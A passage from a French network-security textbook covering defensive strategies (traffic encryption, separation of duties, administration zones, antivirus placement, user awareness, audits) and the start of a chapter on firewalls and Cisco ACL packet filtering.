
« Toute communication intersite transitant sur des réseaux publics est chiffrée si elle contient des données confidentielles. »

Description

Cette stratégie est généralement appliquée aux réseaux d'entreprise répartis sur plusieurs sites distants communiquant entre eux par l'intermédiaire de réseaux publics tels que Internet, X.25, liaisons spécialisées, etc.

Le chiffrement des flux peut se mettre en place à différents niveaux. Lorsqu'une entreprise crée un réseau de type WAN (Wide Area Network), elle construit un réseau central (backbone) et relie ses sites à ce réseau, comme illustré à la figure 6.8.

Figure 6.8
Exemple d'interconnexion de sites




Pour garantir la confidentialité des flux de télécommunications intersites, des boîtiers de chiffrement, telles les passerelles IPsec, sont placés juste avant les routeurs afin de chiffrer les flux réseau avant qu'ils ne transitent sur les réseaux publics, comme illustré à la figure 6.9.

Tous les flux qui sortent de chaque site sont chiffrés à la volée par le boîtier de chiffrement placé en goulet d'étranglement sur les connexions intersites.

Il existe bien d'autres moyens de chiffrer les communications au sein d'un réseau. Par exemple, au lieu d'utiliser la technologie HTTP pour se connecter aux serveurs Web, le protocole HTTPS (avec chiffrement SSL) peut être choisi.

Figure 6.9
Chiffrement des flux réseau intersites



De même, les services réseau utilisés pour l'administration des systèmes peuvent être préférés en version chiffrée. SSH peut remplacer, par exemple, le protocole d'accès Telnet. Les outils de console distante Windows (PC Anywhere, Radmin, Ultr@VNC, etc.) peuvent mettre en œuvre le chiffrement soit parce qu'ils offrent ce service par défaut, comme le module de chiffrement sur Ultr@VNC, soit par l'ajout d'une nouvelle couche de chiffrement, comme dans le cas de Telnet sur SSL.

L'encapsulation d'un flux s'appuyant sur le protocole TCP est aisée avec SSH. En revanche, cette encapsulation est plus difficile à réaliser avec des protocoles fondés sur UDP ou ICMP.

Stratégie de séparation des pouvoirs

À ce stade, nous avons construit notre château, et nous contrôlons les points d'entrée et de sortie. Tous ces services sont assurés par une même entité. Si cette entité vient à défaillir, elle risque toutefois d'autoriser l'ennemi à entrer dans tous les périmètres de sécurité du château, conduisant toute la sécurité du château fort à s'écrouler.

Pour contourner ce risque, il faut créer plusieurs postes de garde, chacun en charge d'un périmètre de sécurité du château. De plus, chaque garde ne doit pas faire confiance aux autres.

Principe

« Des entités séparées sont créées, chacune responsable de zones de sécurité spécifiques du réseau d'entreprise. »


Description

Il n'existe souvent dans l'entreprise qu'un seul département pour prendre en charge toutes les fonctions associées aux services informatiques internes (IT). Une telle organisation convient aux petites entreprises, qui ne disposent pas de beaucoup de ressources pour satisfaire ce besoin.

Plus l'entreprise est importante, plus il est nécessaire de séparer ou de limiter les pouvoirs de chaque entité afin de limiter les conséquences ou les impacts sur l'entreprise d'actes de malveillance. Un bon exemple illustrant la nécessité de la séparation des pouvoirs est celui d'un département qui doit à la fois assurer une fonction opérationnelle et en contrôler l'application. S'il n'existe pas d'entité indépendante au niveau organisationnel chargée du contrôle, il est pratiquement certain que les procédures les plus contraignantes seront ignorées, créant ainsi un maillon faible.

La figure 6.10 illustre l'organisation idéale de notre réseau d'entreprise en équipes chargées de la sécurité de chaque périmètre de sécurité.

Figure 6.10
Séparation des pouvoirs



Stratégie d'accès au réseau local

Nous avons défini des périmètres et des postes responsables pour chacun des périmètres. Il s'agit maintenant d'assurer que tous les accès internes au périmètre de sécurité sont contrôlés. L'objectif de cette stratégie est de s'assurer qu'aucune porte dérobée interne ne permet d'accéder au cœur du périmètre de sécurité.

Pour contourner ce risque, il faut créer un contrôle d'accès à toutes les portes d'entrée du périmètre de sécurité. Ce contrôle interne est sous la responsabilité du périmètre de sécurité, qui détermine par ailleurs la politique d'accès à mettre en œuvre.

Principe


« Des contrôles d'accès au sein d'un périmètre de sécurité sont définis afin de contrôler les portes dérobées. »

Description

Le principe consiste à mettre en œuvre au sein d'un périmètre de sécurité des contrôles d'accès internes. Pour y parvenir, il faut que tous les premiers éléments intelligents d'accès au réseau interne du périmètre de sécurité fassent un contrôle d'accès.

La figure 6.11 illustre la mise en œuvre par les premiers éléments réseau (commutateurs ou routeurs) reliant des équipements internes des contrôles d'accès au réseau interne.

Figure 6.11
Contrôles de l'accès au réseau local



Stratégie d'administration sécurisée

Nous avons défini des périmètres et des postes responsables pour chacun des périmètres. Il s'agit maintenant d'assurer une gestion ou administration sécurisée de chaque périmètre de sécurité autonome.

Une zone d'administration est en charge de vérifier le bon fonctionnement ainsi que les modifications nécessaires au bon fonctionnement de tous les composants d'un périmètre de sécurité donné. Cette zone est par nature particulièrement sensible et doit être protégée de manière adéquate.

Pour renforcer la sécurité de chaque périmètre, il faut créer une zone dédiée en charge de la gestion ou administration de ce périmètre de sécurité.

Principe

« La zone d'administration est une zone dédiée et séparée du réseau afin d'assurer une isolation des systèmes chargés de l'administration de chaque périmètre de sécurité. »

Description

Nous définissons des zones spécifiques d'administration pour chaque périmètre de sécurité, comme illustré à la figure 6.12.

Notre objectif consiste encore à compartimenter le réseau en créant des zones d'administration spécifiques afin de rendre plus difficile une pénétration éventuelle du réseau et de sa zone d'administration.

Cette stratégie d'administration doit être couplée avec celle des goulets d'étranglement, qui vise à mettre en place un nombre limité de points de contrôle d'accès de ces périmètres.

Stratégie antivirus


La stratégie antivirus consiste, pour reprendre l'analogie du château fort, à placer à certaines portes du château des équipes chargées de fouiller et de contrôler médicalement chaque passant et d'interdire l'accès aux personnes ou objets susceptibles de véhiculer des virus.

Chaque domaine au sein du château a été au préalable aseptisé et comporte un docteur capable de diagnostiquer la moindre infection et de l'éradiquer sur-le-champ ou d'expédier le porteur dans une zone de quarantaine.

Principe

« Tout document numérique ou tout autre vecteur de propagation de virus fait l'objet d'un contrôle avant de pénétrer dans un périmètre de sécurité. »

Figure 6.12
Administration d'un périmètre de sécurité



Description

Les virus peuvent entrer et se propager dans l'entreprise par de multiples vecteurs tels que les suivants :

- média amovible (disquette, CD-ROM, DVD-ROM, clé USB, etc.) ;
- courrier électronique ;
- navigateur Internet (utilisation d'une application hostile en langage Java ou autre) ;
- accès distant au réseau de l'entreprise (utilisateur itinérant) ;
- téléchargement de fichier infecté.

Les logiciels antivirus peuvent être placés en plusieurs endroits, tels que les suivants :

- points d'interconnexion entre le réseau intranet et Internet ;
- autres points d'interconnexion (accès distant, etc.) ;
- relais de messagerie interne ;
- stations de travail ;
- serveurs de fichiers ;

- goulets d'étranglement au sein de l'entreprise ;
- serveurs, quelle que soit leur fonction.

Selon les choix faits par l'entreprise, le risque de propagation de virus très actifs — SQL Hammer et CodeRed, par exemple, ont saturé des réseaux large bande comme Internet — peut être contenu ou ralenti suffisamment longtemps pour que des contre-mesures soient appliquées au sein du réseau interne.

Une bonne stratégie antivirus repose, d'une part, sur l'emplacement des solutions antivirus et, d'autre part, sur la définition et le contrôle des procédures visant à s'assurer de l'installation des ces logiciels, de leur mise à jour et de la réponse aux incidents viraux. Mais l'installation de nouveaux systèmes fait également partie de cette stratégie. Si ces nouveaux systèmes ne sont pas correctement configurés (correctifs de sécurité), de vieux virus pourraient à nouveau impacter le fonctionnement de l'entreprise.

Voici, classées par ordre d'importance, les solutions à mettre en œuvre :

- L'utilisateur étant généralement le premier véhicule de virus, il faut évidemment installer une solution antivirus sur chaque station de travail. Les logiciels antivirus actuels fournissent des services de lutte contre les applications hostiles (Java, JavaScript, ActiveX, etc.) et assurent une sécurité contre les risques en provenance d'Internet.
- Le deuxième vecteur le plus utilisé par les virus est le courrier électronique. Il faut donc également installer une solution antivirus au niveau des clients de messagerie et des serveurs de messagerie. Cette solution vérifie tous les attachements, quel que soit leur format, pour les courriers entrants et sortants du réseau d'entreprise vers Internet. Cette solution agit comme un goulet d'étranglement pour la messagerie.
- Le troisième vecteur de propagation des virus est constitué par les points de concentration des ressources internes et externes (tels que les serveurs de fichiers, les serveurs Web, etc.). Il faut donc également protéger ces unités en commençant par celles qui offrent des services de partage de disque et par les services réseau ayant déjà été utilisés comme vecteurs de propagation (HTTP, FTP, TFTP, etc.).
- Par la suite, les points de communication entre le réseau interne et d'autres réseaux, comme Internet, peuvent assurer un contrôle de virus. Une passerelle chargée de contrôler tous les flux réseau vecteurs de virus peut être mise en place sur la sortie Internet, par exemple, puis sur d'autres sorties.
- Restent les points d'entrée des accès distants. Selon l'architecture choisie, le coût d'une solution antivirus peut varier sensiblement. Si le service d'accès distant passe par la solution d'accès Internet, *via* une interface réseau dédiée, le contrôle antivirus est assuré par la solution globale. Il peut aussi être nécessaire d'installer un pare-feu entre le service d'accès distant et le réseau interne de l'entreprise. Cette dernière solution permet de mettre en place des contrôles de flux sur ce point d'entrée.

Le principe consistant à utiliser des types de protection diversifiés implique d'utiliser des solutions logicielles différentes, par exemple une marque pour les antivirus sur les stations de travail et les serveurs, une autre pour la passerelle Internet et une dernière pour la passerelle de courrier (SMTP). Chaque solution peut de la sorte pallier les éventuelles faiblesses d'une autre.

Stratégie de participation universelle

Cette stratégie repose sur une éducation *(awareness)* des utilisateurs — les habitants du château fort dans notre analogie —, destinée à leur faire prendre conscience qu'ils font partie d'un ensemble et qu'ils doivent contribuer par leur comportement à sécuriser et protéger les biens communs.

Principe

« Des campagnes d'information et de sensibilisation à la sécurité sont lancées afin de faire comprendre les risques que font peser sur l'entreprise les menaces extérieures. »

Ces campagnes sont complétées par des tests sous forme ludique destinés à s'assurer de leur efficacité, voire à des récompenses pour les plus méritants.

Description

Une campagne d'information et de sensibilisation de la sécurité vise à inciter les employés à :

- Verrouiller leur station de travail lorsqu'ils ne l'utilisent pas.
- Ne laisser entrer aucune personne qui ne possède pas de badge de l'entreprise, et signaler toute personne qui ne possède pas de badge de l'entreprise aux services de sécurité.
- Ne pas installer de logiciel sur leur station de travail.
- Ne pas s'échanger de fichiers par d'autres moyens que ceux en place.
- Utiliser un mot de passe non trivial.
- Ne pas inscrire leur mot de passe sur un papier collé sur leur écran ou leur bureau.
- Ne pas laisser les fenêtres ouvertes lorsqu'elles débouchent sur un toit.
- Ne pas bloquer en position ouverte les portes qui doivent rester fermées (salle machine, etc.).

Ces campagnes sont soutenues par la direction générale de l'entreprise afin de démontrer que ces pratiques s'appliquent à tout le personnel sans distinction hiérarchique.

Elles peuvent s'appuyer sur des affiches dans les lieux publics de l'entreprise mais également sur la fourniture d'outils d'usage quotidien, tels que boule antistress, calendrier, agenda, économiseur d'écran proposant, par exemple, des quiz, etc.

Stratégie de contrôle régulier

La stratégie de contrôle régulier consiste à simuler des tentatives de pénétration surprises afin de vérifier le bon fonctionnement des mécanismes de sécurité.

Principe

« L'application de la politique de sécurité est validée par un contrôle de sécurité régulier. »

Description

Lorsque l'entreprise s'interconnecte à Internet, elle fait souvent appel à une tierce partie consultante, censée maîtriser la mise en place de ce service. Comme l'entreprise ne peut juger de la pertinence de la sécurité implémentée, elle doit faire contrôler régulièrement la sécurité par une tierce partie afin de détecter et de corriger les faiblesses de sécurité éventuelles.

Ces contrôles de sécurité s'appliquent à tous les aspects de l'entreprise, notamment les suivants :

- procédures et politiques documentées ;
- topologie réseau ;
- matériels, logiciels et systèmes d'exploitations réseau ;
- sécurité physique et systèmes d'information.

Les contrôles visent généralement les objectifs suivants :

- analyse des diagrammes réseau et des configurations des routeurs et pare-feu ;
- vérification de l'application de toutes les règles de la politique de sécurité ;
- analyse des procédures de réaction face à des incidents de sécurité ;
- conduite d'entretiens sur site afin de collecter des informations sur l'infrastructure de communication, les politiques non documentées et les contraintes opérationnelles.

Les catégories d'observation incluent au minimum les suivantes :

- sécurité physique des systèmes et des locaux ;
- topologie des architectures réseau présentes et futures ;
- systèmes d'accès distants ;
- connexions à Internet ;
- pare-feu et routeurs externes ;
- qualité de l'authentification et des mots de passe ;
- sécurité des serveurs Web, FTP et SMTP ;
- permissions et privilèges définis sur les serveurs.

En résumé

Toute politique de sécurité réseau s'accompagne d'un ensemble de stratégies ayant pour objectif non seulement d'établir un premier niveau de règles de sécurité, mais aussi de mettre en œuvre des solutions techniques dans une seconde étape.

Les architectures réseau et les services offerts deviennent de plus en plus complexes. Cette complexité est susceptible de remettre en cause les mécanismes de sécurité préalablement définis. L'entreprise doit donc être à la fois adaptable et réactive dans ses choix stratégiques afin de protéger ses périmètres de sécurité.

Après avoir défini les politiques et stratégies de sécurité réseau, nous détaillons à la partie suivante un ensemble de solutions techniques qu'il est possible de mettre en œuvre afin de protéger le réseau et ses services des attaques réseau.

Partie III

Les techniques de parade aux attaques

La sécurité d'un réseau repose avant tout sur la sécurité des équipements ou systèmes réseau qui le composent. Cette dernière concerne les trois domaines principaux suivants :

- **Sécurité physique.** Il s'agit de la protection des équipements réseau face aux menaces de feu, d'inondation, de panne de courant, etc. Des équipements de protection tels qu'extincteurs, onduleurs, etc., permettent de se protéger de ces menaces.
- **Sécurité du système d'exploitation (operating system).** Il s'agit de se prémunir des faiblesses de sécurité ou des bogues du système d'exploitation qui s'exécutent sur l'équipement réseau. Seuls des tests de non-régression et de sécurité permettent de détecter certaines de ces faiblesses.
- **Sécurité logique.** Il s'agit de se prémunir des faiblesses de configuration de l'équipement ou du système réseau. Seules des règles de configuration sécurisées permettent de se prémunir contre ce type d'erreur.

La sécurité du système d'exploitation est difficile à maîtriser, du fait que ce dernier est généralement propriétaire et que les sources ne sont pas disponibles. En revanche, la sécurité physique et la sécurité logique des équipements réseau et des systèmes sont des axes majeurs de la politique de sécurité réseau.

Nous ne détaillons dans le contexte de cet ouvrage que les solutions de sécurité logique qu'il est possible de mettre en œuvre afin de protéger le réseau et ses services des menaces qu'il encourt.

Cette partie III est divisée en cinq chapitres, qui couvrent les domaines spécifiques de la sécurité réseau :

- **Protection des accès réseau.** Le chapitre 7 traite des techniques de filtrage des protocoles réseau et des couches de sécurité définies dans les protocoles réseau et applicatifs.
- **Protection des accès distants.** Le chapitre 8 présente les techniques d'authentification et les protocoles réseau dédiés aux accès distants.

- **Protection des équipements réseau.** Le chapitre 9 détaille les techniques de configuration des équipements réseau, tels que les commutateurs, routeurs, ainsi que les protocoles de gestion associés.
- **Protection des systèmes réseau.** Le chapitre 10 détaille les techniques de configuration et de codage des systèmes réseau offrant des services à valeur ajoutée pour le réseau (tels que les systèmes Unix offrant des services DNS, NTP, SNMP, etc.), les méthodes de programmation défensives, etc.
- **Protection de la gestion réseau.** Le chapitre 11 détaille les techniques d'administration d'un réseau, tels que les protocoles de routage, de supervision, etc.

Quelle que soit la solution technique retenue, la prise en compte des contraintes de sécurité, dès la phase de spécification d'un projet, est une démarche capitale, car la sécurisation d'une architecture ou de services déjà mis en place génère inévitablement de nouveaux problèmes de sécurité, appelés effets de bord.

Nous présentons dans ces cinq chapitres les avantages et inconvénients des techniques de sécurité existantes. Le lecteur pourra de la sorte se faire une idée précise des solutions qui répondent le mieux à ses besoins de sécurité.

7

Protection des accès réseau

La protection des accès réseau consiste non seulement à maîtriser les flux réseau qui transitent dans l'entreprise par l'implémentation de systèmes pare-feu, mais aussi à assurer un niveau de confidentialité suffisant des données qui seront transmises à l'aide de protocoles de sécurité tels que IPsec.

Ce chapitre traite de ces deux problèmes, filtrage et confidentialité, et détaille leurs solutions techniques.

Contrôler les connexions réseau

Tout accès à un réseau externe au réseau d'entreprise doit faire l'objet d'un contrôle d'accès afin de ne laisser passer que le trafic autorisé. L'objectif d'un tel contrôle est à la fois de créer un périmètre de sécurité, de limiter le nombre de points d'accès afin de faciliter la gestion de la sécurité, mais aussi de disposer de traces systèmes en cas d'incident de sécurité.

De manière plus générale, l'interconnexion entre deux réseaux de niveau de sécurité différent — l'interconnexion du réseau d'entreprise à Internet, par exemple — doit faire l'objet d'un contrôle d'accès spécifique, un peu à la manière des compartiments d'un sous-marin.

En filtrant le trafic entrant et sortant du réseau d'entreprise, on réduit tout d'abord l'éventail des attaques possibles aux seuls services autorisés à transiter sur le réseau. De plus, suivant le niveau de granularité du contrôle de filtrage mis en place, on peut se prémunir contre les attaques de type déni de service, spoofing, etc., ainsi que contre les attaques applicatives sur les programmes CGI (Common Gateway Interface) d'un site Web — si l'on met en place un filtrage applicatif (proxy) — ou les attaques à partir de programmes Java, etc.

Le pare-feu est le système qui a en charge de mettre en œuvre une politique de filtrage des protocoles réseau. Comme nous allons le détailler, les différents concepts de pare-feu existants autorisent des filtrages plus ou moins fins.

Les pare-feu

Un pare-feu est un composant réseau qui permet non seulement de concentrer l'administration de la sécurité en des points d'accès limités au réseau d'entreprise mais aussi de créer un périmètre de sécurité, par exemple entre le réseau intranet de l'entreprise et le réseau Internet.

Une architecture à base de pare-feu offre l'avantage de concentrer les efforts de sécurité sur un unique point d'entrée. Grâce à des mécanismes de filtrage en profondeur ainsi qu'à des fonctions de journalisation des événements, les pare-feu sont en outre des éléments cruciaux pour les investigations de sécurité.

Les principaux concepts de pare-feu sont le filtrage de paquets, pour filtrer les paquets de la couche réseau (IP, etc.), le filtrage à mémoire, pour filtrer les paquets de manière dynamique en adaptant les règles de filtrage, la passerelle de niveau circuit, pour filtrer les paquets en gérant le concept de session, et la passerelle de niveau applicatif, pour filtrer jusqu'aux protocoles des couches applicatives.

Les sections qui suivent détaillent ces différents concepts.

Filtrage de paquets

Un pare-feu par filtrage de paquets réalise le filtrage au niveau des protocoles de la couche 3 ISO, sans mémoire des états des sessions. Aucune information n'est donc conservée de l'analyse de chaque paquet, et aucune corrélation entre les paquets n'est effectuée par le pare-feu.


Le pare-feu agit comme une sonde placée sur le trafic réseau, qui n'intervient pas sur les connexions IP/TCP établies.

Comme illustré à la figure 7.1, chaque paquet est filtré selon les critères suivants :

- adresse IP de l'émetteur du paquet ;
- adresse IP du destinataire du paquet ;
- type de protocole (EIGRP, GRE, ICMP, IGMP, IP, IPINIP, NOS, OSPF, PIM, TCP, UDP, etc.) ;
- numéros de ports source et destination.

La mise en œuvre de tels mécanismes de filtrage est relativement aisée, notamment au travers d'une ACL (Access Control List) sur un routeur. La puissance de traitement du pare-feu est généralement efficace pour autant que le nombre d'entrées et de règles prises en compte par le filtrage soit limité et que le filtre soit optimisé.

Figure 7.1
Pare-feu avec filtrage de paquets



Ce filtrage est dit statique et s'applique principalement aux couches 3 et 4 du modèle ISO. Il ne prend en compte ni les états des sessions, ni le filtrage des applications, ni l'authentification des utilisateurs, etc.

De tels filtres constituent un premier élément de filtrage, avec des règles de filtrage limitées et simplifiées. Ils ne peuvent toutefois être utilisés que dans des contextes déterminés, en conjonction avec d'autres éléments de sécurité.

Routeurs et ACL classiques

Les ACL (Access Control List) sont généralement implémentées dans les routeurs ou les commutateurs. Une ACL est une liste ordonnée d'ACE (Access Control Entry) décrivant des règles de filtrage à appliquer au trafic de données.

Les ACL standards permettent de filtrer le trafic IP à partir des adresses sources des paquets IP, comme dans la commande Cisco suivante :

```
access-list {numéro (id} {deny | permit} {source} [masque inverse]
```


Les ACL étendues permettent de filtrer les protocoles (EIGRP, GRE, ICMP, IGMP, IP, IPINIP, NOS, OSPF, PIM, TCP, UDP, etc.), ainsi que l'adresse IP et le port source, l'adresse IP et le port destination et d'autres options, comme dans la commande Cisco suivante :

```
access-list {numéro (id} {deny | permit} protocole} {source} {masque inverse} [port]
destination} {masque inverse} [port] [log | log-input] [fragments] [established]
```

Ces ACL sont généralement appliquées au trafic entrant *(ingress)* ou sortant *(egress)* de l'interface d'un équipement réseau, comme illustré à la figure 7.2.

Pour chaque paquet IP traversant une interface sur laquelle est appliquée une ACL, les entrées de l'ACL sont parcourues séquentiellement, selon l'ordre de configuration des ACE. La lecture s'arrête lorsqu'une des conditions est remplie par une ACE.

Figure 7.2
Mise en œuvre d'un filtrage de paquets par ACL



Certaines ACL, dites permissives, ne contiennent que des règles de type `permit`. Le rejet (`deny`) est implicite si aucune ACE ne correspond *(match)*. La directive `log` active la journalisation si le paquet correspond à l'ACE. La directive `log-input` journalise de surcroît l'interface et l'adresse MAC de la source.

Dans l'exemple ci-dessous, tout est rejeté avec une journalisation explicite :

```
/* autorise le trafic icmp */
access-list 100 permit icmp any any
/* détruit tout le reste du trafic */
access-list 100 deny ip any any log-input
```

Routeurs et Turbo ACL

Le temps de passage dans une ACL est directement proportionnel au nombre d'ACE. Plus l'ACL est longue, plus le temps de traitement requis par la lecture séquentielle des entrées ACE est important et plus l'impact sur les ressources du routeur se fait sentir. Le pire des cas est qu'aucune règle ou ACE de l'ACL ne corresponde aux paquets traversant cette ACL, car toutes les règles doivent alors être consultées pour chaque paquet.

Les Turbo ACL, aussi appelées ACL compilées (Access-List Compiled), ont pour objectif de réduire le temps processeur tout en limitant l'impact du filtrage sur les ressources de l'équipement réseau.

Une fois compilées, les Turbo ACL sont transférées puis traitées par des ASIC (Application-Specific Integrated Circuit), qui sont des circuits intégrés programmés pour effectuer des tâches spécifiques. De cette manière, le parcours de l'ACL est accéléré, sans impacter les ressources de l'équipement réseau.

Routeurs et Control Plane ACL

